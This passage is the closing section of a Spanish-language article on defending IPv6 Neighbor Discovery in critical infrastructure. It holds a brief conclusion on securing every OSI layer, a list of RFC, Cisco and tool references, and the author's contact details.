Es muy importante proveer seguridad a las infraestructuras críticas en todas las capas del modelo de referencia OSI. En este documento nos hemos centrado en establecer seguridad en el enlace de datos (NDP) que impedirá el acceso de hosts malintencionados a una infraestructura crítica, pero no se debe perder el foco en la seguridad de todas las otras capas. Es necesario establecer un plan efectivo de mitigación de ataques a todos los protocolos que con soporte a IPv6 (como por ejemplo DHCPv6, DNSv6, etc.).

Referencias

[1]. RFC 4861 - Neighbor Discovery for IP Version 6 (IPv6) - IETF

[2]. RFC 3971 - SEcure Neighbor Discovery (SEND) – IETF

[3]. RFC 4191 - Default Router Preferences and More-Specific Routes - IETF

[4]. RFC 4890 - Recommendations for Filtering ICMPv6 Messages in Firewalls - IETF

[5]. RFC 2710 - Multicast Listener Discovery (MLD) for IPv6 - IETF

[6]. RFC 4620 - IPv6 Node Information Queries - IETF

[7]. RFC 6434 - IPv6 Node Requirements - IETF

[8]. IPv6 Secure Neighbor Discovery - Cisco
http://www.cisco.com/en/US/docs/ios-xml/ios/sec_data_acl/configuration/15-2mt/ip6-send.html

[9]. Cisco IPv6 First Hop Security (FHS) - Cisco
http://www.cisco.com/c/en/us/products/ios-nx-os-software/ipv6-first-hop-security-fhs/index.html

[10]. IPv6 Atacando el Neighbor Discovery - Ing. Rivero Corvalán
http://www.ipv6core.com.ar/2016/02/ipv6-atacando-el-neighbor-discovery.html

[11]. Multicore-Based High Performance IPv6 Cryptographically Generated Addresses (CGA) - University of Potsdam, Germany

[12]. Scapy Tool
http://www.secdev.org/projects/scapy/

[13]. Wireshark Tool
https://www.wireshark.org/download.html

[14]. GNS3
https://www.gns3.com/

[15]. Ubuntu Server
https://www.ubuntu.com/download/server

Datos de contacto

Ing. Rivero Corvalán, Nicolás

riveronicolas@gmail.com

http://ar.linkedin.com/in/riveronicolas